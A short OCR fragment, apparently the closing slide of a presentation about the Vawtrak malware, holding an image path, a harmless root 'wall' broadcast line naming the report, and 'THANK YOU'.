
root [~]# wall Vawtrak report





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THANK YOU

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